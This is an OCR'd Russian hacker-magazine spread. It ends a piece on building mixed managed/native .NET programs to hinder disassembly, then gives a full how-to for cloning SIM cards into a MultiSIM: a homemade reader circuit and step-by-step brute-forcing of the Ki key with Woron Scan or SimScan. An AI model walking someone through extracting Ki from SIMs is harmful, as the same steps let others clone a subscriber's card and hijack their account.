Приложения, критические к производительности, а также программы, взаимодействующие с «внешним» миром (например, оборудованием), пишутся на смеси управляемого и неуправляемого кодов. К счастью, язык C# позволяет вызывать управляемые модули, написанные на Си++, из которых в свою очередь можно вызывать «нативные» (native) функции, компилируемые в машинный код.

Формально, виртуальная .NET-машина поддерживает механизм P/Invoke, предназначенный для прямых вызовов нативного кода, но в языках C#/Си++ он реализован не лучшим образом и для решения поставленной задачи приходится совершать большое количество телодвижений. Но мы не боимся трудностей!

Для начала напишем Си++ программу, предназначенную для компиляции в машинный код. В ней нет ничего сложного за тем исключением, что все «экспортируемые» строки должны быть представлены в формате Unicode:

nativecode.cpp — Си++ программа, предназначенная для компиляции в машинный код

```
#include "string.h"
#include "nativecode.h"

void native_foo(wchar_t* c, int num)
{
  wchar_t* s = L"hello, this is native code!";
  wcsncpy_s(c, num, s, wcslen(s));
}
```

Тут же создадим заголовочный файл (*nativecode.h*) с прототипом функции *native_foo()*, включаемый в остальные файлы проекта:

```
void native_foo(wchar_t* c, int num);
```

Теперь пишем Си++ программу, транслируемую в управляемый код и вызывающую нашу нативную функцию *native_foo()*, что достигается за счет использования конструкции «*ref class CPPClass*»:

clrcode.cpp — Си++ программа, подготовленная к трансляции в управляемый код и вызывающая нативную функцию native_foo()

```
#include "nativecode.h"
using namespace System;

namespace souriz {
  ref class CPPClass {
  public:
    static String^ foo_wrapper()
    {
      wchar_t c[0x69];
      native_foo(c, sizeof(c) / sizeof(c[0]));
      return gcnew String(c);
    }
  };
}
```

Остается только заточить C# программу, вызывающую метод *foo_wrapper()* из Си++ программы. В свою очередь метод вызывает нативную функцию *native_foo()* — что осуществляется посредством конструкции «*CPPClass.foo_wrapper()*»:

program.cs — программа на C#, вызывающая метод foo_weapper() из управляемого Си++ кода, который затем вызывает нативную функцию native_foo()

```
using System;
using souriz;

namespace nezumi
{
  class Program
  {
    static void Main(string[] args)
    {
      String s = CPPClass.foo_wrapper();
      Console.WriteLine(s);
    }
  }
}
```

А теперь собираем все это вместе с помощью следующего командного файла:

make.bat — командный файл, собирающий все файлы проекта воедино

```
$cl.exe /c /MD nativecode.cpp
$cl.exe /clr /LN /MD clrcode.cpp nativecode.obj
$csc.exe /target:module /addmodule:clrcode.netmodule
Program.cs
$link.exe /LTCG /CLRIMAGETYPE:IJW /ENTRY:nezumi.
Program.Main  /SUBSYSTEM:CONSOLE /ASSEMBLYMODULE:
clrcode.netmodule /OUT:mix.exe clrcode.obj nativecode.
obj program.netmodule
```

Если сборка прошла успешно, на диске образуется mix.exe файл, заглянув в который дизассемблером, мы увидим смесь управляемого и неуправляемого кодов. Проблема в том, что IDA Pro (самый популярный хакерский дизассемблер) не поддерживает смешанный режим и показывает либо машинный, либо управляемый код, в зависимости от настроек, выбранных еще на стадии загрузки исследуемого файла в базу. А потому написание «смешанных» программ — хороший защитный прием, существенно затрудняющий анализ (большинство начинающих хакеров вообще не увидят машинный код в .NET сборке и будут долго гадать, как же все это работает). Отладка «смешанных» программ, не содержащих отладочной информации (по умолчанию она не генерируется) — вообще кошмар, серьезно напрягающий даже гуру. ⌶



АРТЕМИЙ (DI HALT) ИСЛАМОВ
/ DI_HALT@MAIL.RU /

МОБИЛЬНАЯ

Полтора десятка мобильных аккаунтов на одной SIM'ке.

Так уж случилось, чел я подвижный. Мотаюсь из города в город по делам или просто в гости, а поскольку роуминг у нас по-прежнему грабительский, то расходы на телефон выходят неслабые. Иной раз забредаешь в такую глушь, что ловят лишь считанные операторы. Вот и приходится регистрироваться у кучи разных ОПСОСов и таскать с собой тьму SIM-карт. Сначала я ныкал их под крышкой аккумулятора, но потом надоело. Стал искать другие пути. Как оказалось, наработок немало.

СОКРОВИЩА ГОПОРЫНКОВ

Пошарив по местным гоповникам, торгующим сотовыми и всякими прибамбасами к ним, я наткнулся на несколько решений. Первое, одно из самых примитивных и древних, это вынос SIM-карт посредством гибкого шлейфа из телефона наружу, в накладной задник. Сам понимаешь, выглядит это очень коряво — накладка портит весь дизайн. Есть и второй вариант — более компактный, но суть та же. Берутся две стандартные SIM-карты и из каждой вырезается острыми ножницами пятачок с контактами (под ним находится процессор, а остальная часть карты — безмозглый пластик). Затем пятачки вставляются в специальный переходник, в котором также смонтирована схема мультиплексор, переключающая карточки либо через меню, либо посредством включения-выключения телефона (при каждом on/off происходит выбор новой SIM-карты). Получившаяся конструкция засовывается на место штатной SIM-ки. Метод хорош, но требует прямых рук, да и не в каждый телефон можно запихать подобную фиговину. Например, в мой Siemens SK65 она банально не влезет — слишком узкий и плоский картодержатель. К тому же, максимальное число карт, которые можно туда запихать, равняется двум.

Самый продвинутый способ — использование **Multi SIM**. Например, очень популярна **Silver Card**. Представляет из себя обычную SIM-ку (только серебристого цвета и без опознавательных знаков). При вставке в телефон появляется дополнительное меню, где можно выбрать на какой номер переключиться. Всего в Silver Card можно забить от десяти до шестнадцати аккаунтов, в зависимости от версии прошивки. Также существует **Green Card**, **A-SIM** и прочие аналоги. Различие между ними лишь в количестве ячеек, размере записной книжки и количестве запоминаемых SMS.

КАК ЭТО РАБОТАЕТ

Чтобы понять, что представляет собой SIM-карта, нужно разобрать процесс аутентификации в сети. Внутри крошечной симки находится довольно мощный микроконтроллер, как правило, PIC, со своей микрооперационной системой, специфическим интерфейсом и набором функций. Последних там немного — чтение и запись в память, выдача сообщений на экран телефона, манипуляции с определением номера и, главное, генерация кодов для декодирования голосового потока и аутентификации в сети. SIM-карта имеет своеобразную файловую систему, хранящую в себе кучу служебной информации, а также SMS сообщения и коды доступа в сеть — **International Mobile Subscriber Identity** (IMSI) и **Key for identification** (Ki) коды.
IMSI и Ki хранятся в SIM-карте и у оператора (это как логин и пароль).
Упрощенно процедура регистрации в сети выглядит следующим образом. Мобильный телефон передает базовой станции свой IMSI-код. В ответ станция генерирует случайное число и отсылает его в телефон. Телефон передает это число в SIM-карту, где процессор карты пропускает его и Ki-код через хэш алгоритм. Одновременно это случайное число и Ki, связанный с данным IMSI, проводится через такой же алгоритм на базовой станции. Затем SIM-карта отдает хэш телефону, а тот отсылает его на базовую станцию, где происходит сверка с хэшем, полученным при внутреннем прогоне выданного случайного числа и Ki. Если числа совпадают, значит — абонент тот самый и происходит регистрация в сети. Хэш сохраняется в памяти телефона и базовой станции в качестве ключа для кодирования и декодирования голосового потока. Как видишь, Ki-код никогда не покидает ни базовую станцию, ни SIM-карту и выдрать его оттуда напрямую практически невозможно. Точнее, способ есть, но связан он с такими дикими затратами денег и времени (осуществляется посредством спиливания кристалла процессора на спецоборудовании и непосредственного считывания из памяти в обход CPU контроллера), что вряд ли с этим кто-то будет заморачиваться.
Для клонирования SIM-карты нужно знать и IMSI, и Ki коды. Что же делать в таком случае? Ответ прост — брутфорс. Хэш алгоритм не идеален и в большинстве случаев удается вычислить Ki-код по ответам SIM-карты. Проблема в том, что SIM-карта обладает ограниченным числом обращений к алгоритму генерации хэша. После их исчерпания симка блокируется намертво, и ты можешь смело смыть ее в унитаз, а лучше пойти с ней к оператору и, прикинувшись шлангом, сказать, что вдруг сломалась. С вероятно-



SIMPHONIA

СПИСОК РАДИОДЕТАЛЕЙ. Можешь с ним идти на радиорынок или в магазин радиодеталей. Там тебя поймут :).

Резисторы на 0.125 Вт (можно и на 0.5 Вт, но не желательно) номиналом:
2.2 КилоОм — 1шт.
10 КилоОм — 4шт.
15 КилоОм — 1шт.
22 КилоОм — 1шт.
1 МегаОм — 1 шт.

Конденсаторы керамические:
33 ПикоФарады — 2 шт.
100 НаноФарады — 2 шт.

Конденсаторы электролитические:
470 Микро Фарад 25 вольт — 2шт.

Диоды:
1N4148 или аналог — 3 шт.


Светодиод:
Любой из маленьких. На 3.5 вольта.

Транзисторы КТ3102Д — 1 шт.
Кварц на 3.579545 МГц — 1шт.
Микросхема 74HC04 — 1шт.

Также прикупи стандартную розетку COM разъема — DB-9 или оторви ее от древней мыши.

Виды MultiSIM карт.

Silver Card — наиболее распространенная платформа, при этом совершенно открытая. Она же является самой дешевой и переключается быстрее всех. Лишена некоторых фишечек, впрочем, думаю, их можно реализовать программно, просто никто толком не занялся. Построена на контроллере PIC16 и флеш памяти серии 24Lxx. Прошивку можно беспрепятственно слить или заменить другой. Можно модифицировать как душе угодно, конечно, если квалификации хватит. Обычно на Silver Card вкручивается что-либо вроде Sim-Emu v6.1 или аналогов.
Карты Green и Green 2 — модификации Silver карты. Отличаются количеством встроенной памяти. В классическом Silver'е — 64 килобайта памяти, у Green — 128, у Green 2 — аж 256. Количество памяти влияет лишь на число сохраняемых номеров и SMS. Карты Green встречаются крайне редко, так как практически полностью вытеснены картами Green 2.
Еще существует т.н. **Gold Card** — но внимания она не достойна, так как, во-первых, изначально имела слишком мало памяти (16 килобайт), а во-вторых, прошивку для нее так и не довели до ума. Для прошивки этих карточек нужно использовать специальный программатор, что осложняет их использование. Впрочем, если тебе удастся купить карточку с прошивкой не ниже SimEmu v6.1, то все действия можно будет проводить прямо с телефона через менюшку.
Китайцы как всегда подсуетились и выпустили свой аналог Silver/Green карт под названием **SIMMAX**. Перешить или изменить в них прошивку уже нельзя, но зато и от пользователя требуется минимум телодвижений — все делается либо с телефона, либо через специальный reader, обычно идущий в комплекте.
Ну и, конечно, не стоит забывать про нашу российскую разработку — штуку под кодовым названием **A-SIM**. От привычных сильверов отличается тем, что для работы с ней достаточно обычной читалки. Сама карточка чуть тоньше, чем стандартная Silver Card, а значит, ее проще резать для вставки в переходник 2in1. Поддерживает функцию «тайной записной книжки». «Тайная книжка» не дает телефону сохранять в исходящих/входящих списках телефона внесенные в нее номера и позволяет переключать номера по хоткеям (например, 1111 и вызов — переключить на первый номер; 2222 и вызов — на второй номер и так далее). Количество функций постепенно увеличивают, так как разработчики не стоят на месте. А еще исправлен баг, из-за которого Silver Card и ее аналоги отказывались работать в некоторых Нокиях. Из недостатков: переключение через меню стало на один пункт глубже. Некоторые телефоны перезагружаются при смене номера, причем, это не баг, а фича (разработчики A-SIM считают, что так корректнее). На отдельных мобилах смена номера происходит в разы дольше, чем на Silver Card. Кроме того, A-SIM — это закрытая платформа, шаловливые ручонки с дебаггером в нее уже не запустишь.



Sim Reader в сборе. Разъем для карты выдран из Нокии 3110

Multisim menu

стью, близкой к 100%, тебе выдадут новую (на халяву или за минимальную плату), а старую заблокируют. Но не все так страшно, карта позволяет 65536 обращений, а для подбора Ki этого, как правило, более чем достаточно. Правда, существует одна тонкость, а именно — хэш алгоритмов на данный момент используется два вида: **COMP128v1** и **COMP128v2**. Первый легко поддается взлому, а вот второй пока забрутфорсить не удалось. Впрочем, если сильно захотелось поиметь в мультисимке карту на алгоритме COMP128v2, то можно сделать финт ушами — вырезать из Silver Card пятак с процессором и вставить ее в блок два в одном, на пару с проблемной.

☒ ЗАЧЕМ?


Ну ладно, я путешественник, и эти штуковины мне реально пригодятся. А ты, например, пользуешься всю жизнь одним и тем же оператором. Есть ли тогда необходимость в ухищрениях?
Сколько раз мультисимка выручала меня, когда вдруг кончалось бабло на основном номере; когда не ловил оператор; когда в данной зоне наотрез отказывался работать GPRS, а срочно требовался доступ в Инет. Да и запустить залоченный девайс, привезенный из-за бугра, не вмешиваясь в его прошивку, например, тот же **iPhone** или какой-нибудь редкий или новомодный телефон, **PCMCIA GSM Modem**, выданный на халяву в американском отделении T-mobile… Короче, я считаю, что MultiSIM это must have для любого гика. Так что вопрос об изготовлении подобной штуковины должен быть решен однозначно.


☒ ЧТО МНЕ ЗА ЭТО БУДЕТ?

Надо сказать, опсосы не особо приветствуют такое использование карт. Понять их можно, они лишаются потенциальней прибыли, так как ты можешь позвонить с другого оператора, когда тебе это выгодней. Но они ничего и не теряют, так как каждый аккаунт по-прежнему имеет свой баланс и ты вынужден класть туда бабло, чтобы общаться. Поэтому категорически против не выступают. Да и в отличие от банковских смарт-карт, SIM-ка является собственностью абонента, а значит, ты можешь делать с ней что угодно. Формально использование MultiSIM — то же самое, что таскание кучи SIM-карт в кармане, только более технологичное. Единственное, что вызовет законное возмущение — это одновременное использование оригинала и дубликата карты. В этом случае с большой вероятностью заблокируют аккаунт, и тебе придется идти в абонентский отдел и получать новую SIM-карту с другим набором IMSI-Ki.

☒ КАК? ГДЕ? ЧЕМ?

Итак, ты решился сделать себе мультисим. С чего начать? Надыбать саму MultiSim карту. Можно поискать на радиорынках, можно — в онлайн магазинах (набери, в Яндексе «Silver Card» или «Multisim»). Я же свою купил в каком-то полуподвальном шопе, торгующем подержанными мобилами. Я просто подошел и спросил, не делают ли они мультисимки. Оказалось, делают. Вот у них и купил — вышло дороже, чем указано в инете, но дешевле, учитывая стоимость пересылки до Челябинска. Главное, чтобы мультисимка была с прошивкой **SimEmu** не ниже шестой версии, так как иначе можно нарваться на пустую болванку и долго искать программатор. Этот вопрос нужно сразу уточнить у продавца. В среднем, адекватная цена за Multisim Card — 250-500 рублей, в зависимости от модели.
Допустим, карточку ты достал. Остается распотрошить свои SIM'ки, выдрать из них заветные коды и забить их в MultiSIM. Можно, конечно, поручить это мутным дядькам с радиорынка или из других подозрительных конторок. За грабление одной SIM-карты они берут порядка ста рублей. Вроде недорого, однако информация для доступа к твоему мобильному аккаунту попадет в третьи руки — большое западло!
Поэтому ломать будем сами. Тебе потребуется читалка SIM-карт и софтина брутфорсер. В качестве софта я использую проверенную временем SimScan, но она довольно медленная, поэтому лучше заюзать более





Моя козырная Silver Card! Немножко подпиленная, так как не влезала

продвинутый Woron Scan, вычисляющий Ki код за меньшее число обращений. Читалку можно купить в интернет-магазине или сделать самому из подручного хлама. Далее будет приведен мануал по изготовлению читалки в домашних условиях, а также мануал по пользованию софтиной и инструкция по забиванию кодов в Silver Card.

☒ ВАЯЕМ READER

Если ты решил зажмотить бабло и своими руками склепать читалку SIM-карт, то этот раздел для тебя. В противном случае можешь его смело пропустить.

Схема выполнена печатным монтажом. Рисунок платы и специальную программу ты найдешь на диске. О том, как изготавливать высококачественные печатные платы посредством утюга и лазерного принтера по методу «ЛУТ», написана не одна сотня статей, поэтому на этом я заострять внимание не буду. На всякий случай на диске ты найдешь подробное руководство по лазеро-утюжной технологии изготовления плат. А если не хочешь заморачиваться или у тебя нет лазерного принтера, то можешь аккуратно перерисовать дорожки на фольгу текстолита посредством водостойкого маркера, а потом кинуть все это дело в раствор медного купороса или хлорного железа. В конце концов, можешь склепать схему на куске картона, соединив все проводками — мой первый reader был именно таким.

Из инструментов тебе потребуется паяльник помельче и дрель с миллиметровым сверлышком. Также нужен кусочек текстолита 6 на 4 см и ряд радиодеталей, перечень которых ты найдешь на врезке. Стоят они в сумме около 50 рублей. Расположение и номинал каждой детали подробно указаны на рисунке. Немного терпения, прямые руки… и все у тебя получится. При монтаже особое внимание удели пайке микросхемы, транзисторов и диодов. Все они боятся перегрева, поэтому паяй краткими касаниями. Место пайки надо хорошенько смазать флюсом (рекомендую ЛТИ-120) — паяться будет в разы проще и качественней. Аккуратнее на впайке транзисторов, конденсаторов и диодов. Тут главное не перепутать полярность и выводы. Поэтому сверяйся с рисунками. Самое сложное это найти разъем для подключения SIM-карты. Если живешь в крупном городе, разъем можно купить в радиомагазине. Но вот вдали от цивилизации найти такую штуковину куда сложнее. Не долго думая, я отрезал задницу от дохлой Nokia 3110 и использовал ее в качестве разъема.

Есть одна тонкость — постарайся не делать провода от ридера до компа длиннее, чем полметра (меньше наводок будет). Кстати, можешь наклепать ридеров и сбагрить их по спекулятивной цене на радиорынке, компенсировав баблом затраченные на изготовление нервные клетки. В свое время я так и поступил.

☒ LET'S GO SHAKE, SHAKE!

Итак, ридер ты себе купил/спаял/одолжил. Пора приступать непосредственно к выковыриванию Ki кода. Подключи читалку к COM-порту, засунь в нее SIM-карту и запускай Woron Scan. В меню «Card Reader» выбери пункт Phoenix Card. Затем переходи в раздел Card Reader → Settings и выбирай скорость порта 9600 и номер порта, к которому подключен ридер. Теперь






Схема Sim Reader





Подбор Ki — процесс долгий

SimScan — одна из самых простых программ для брутфорса SIM-карт

Главное окно программы Woron Scan

нажми кнопку RST в верхнем меню. Произойдет сброс карточки, а в логах появится что-то вроде:

```
The real speed is 9600..
There is a card in Phoenix device:
ATR:
3B 9B 95 80 1F 43 80 31 30 73 32 21 00 53 25 99
01 DD
```

Если не появилось, значит, проблема либо с симкой, либо с ридером. Но надеюсь, у тебя все OK. Можно жать кнопку IMSI и получать в окне логов свой IMSI-код.

Осталось получить Ki-код. Для этого нажми кнопочку Ki и START — прога спросит твой PIN-код (без него нельзя получить доступ к SIM-карте) и начнет подбор заветного числа. Предупреждаю сразу, подбор долгий. Поиск первого байта кода Ki может занять больше часа. Первый байт всегда долго ищется, зато остальные находятся в течение нескольких минут. Примерно на 60000 попытках программа автоматически прекращает перебор, чтобы избежать блокировки карты по счетчику обращений. В таком случае повторный запуск брутфорсера не имеет смысла. Если за 60000 запросов ничего не получилось, то не судьба. Эта карта не ломается, такое бывает.

Ну, а после удачного брута искомые коды будут в логах. Перепиши их куда-нибудь на бумажку и заныкай от посторонних взглядов.

Если Ворон никак не может начать взлом, ссылаясь на какие-то ошибки, попробуй программу SimScan. У нее не такой продвинутый алгоритм, зато порой она на раз жрет проблемные симки. Выбрал порт, скорость и нажал кнопку **Find Ki**.

Так, данные у нас есть, осталось забить их в MultiSIM карту.

Вставляй ее в телефон и лезь в SIM-меню (например, у Siemens оно появляется в разделе «Еще»). Там должно появиться Sim-Emu 6.01s (если у тебя A-sim или что-либо, отличное от Silver'о подобных карт, то строка меню будет зваться по-другому).

Заходи туда и увидишь главное меню мультисимки. Итак:

```
Sel.Phone — позволяет выбрать текущий активный номер.
Тот, который в данный момент обозначается плюсиком.
Configure — меню настройки мультисимки, о нем чуть ниже.
Information — немного служебной инфы, залезь и узнаешь
сам.
Reset — перезагрузка телефона. Так, чисто по приколу :).
```

Влезай в раздел **Configure**, ты увидишь:

Edit # — редактирование названий слотов, в которые ты будешь загружать свои сграбленные симки. Можешь написать что-нибудь вроде Beeline или номер телефона загружаемой симки. Я рекомендую вписать именно номер, так как он будет отображаться на экране прямо под надписью оператора. Согласись, две строчки Beeline друг под другом будут выглядеть немного странно.

Config.Pos — непосредственно ввод данных в мультисимку. Выбираешь этот пункт, телефон запросит PIN2 (по дефолту обычно 1234). Затем спросит номер позиции, которую надо будет отредактировать. Слоты тут нумеруются с нуля. Если ты забиваешь первый номер, то начни с «0». После выбора номера тебе предложат ввести IMSI. Внимательно вбей все 16 знаков и жми «OK» или что там у тебя в телефоне. Следом будет ввод Ki — тот еще гимор! Но, думаю, ты не ошибешься. Опять жми «OK». Следующим вопросом будет желаемый PUK код. Введи любое число, не забыв предварительно записать его на бумажку. Наконец, ввод PIN для данного слота. Опять же — задается любой. Если для всех слотов задать одинаковый PIN, то при включении мобила первым делом загрузит слот под номером 0, а вот если задать разные, то перед включением можно выбрать, какой слот загрузить, набрав его PIN-код. Удобно, правда?

Config.SMS — позволяет задать число хранимых в памяти SMS. Задается исходя из возможностей карты.

Config.ADN — тут мы можем задать число ячеек записной книжки симки. Поскольку у меня все номера в телефоне, то я выставил 1.

PIN2/PUK2 — пункт меню, через который осуществляется смена PIN2 и PUK2 кодов.

Erase.Pos — удалить номер из SIM-карты. Просто вводишь номер удаляемой позиции (нумерация идет с нуля) и жмешь «OK».

☒ OUTRO

Надеюсь, я смог тебя убедить, что MultiSIM это мегарулез. Мне лично трудно представить полноценную работу с телефоном без этой архиудобной вещи. Если возникнут какие-то вопросы, пиши письма или оставляй комментарий в моем журнале di-halt.livejournal.com. Помогу, чем смогу. Удачи, камрад!



ICQ TV в любое время в любом месте!

Все, что вы хотели бы увидеть, и даже больше: музыка, экстрим, мода, игры, спорт, кино, мультфильмы и многое другое в удобное для вас время в любом месте.

Подключайтесь бесплатно к ICQ TV и смотрите Интернет телевидение нового поколения!

Сервис доступен в версиях ICQ6 и Rambler ICQ6.



GENOCIDE
/ GENOCIDE@XAKEP.RU /

Спутник для всей семьи

Вынос кардшаринга на телевизор

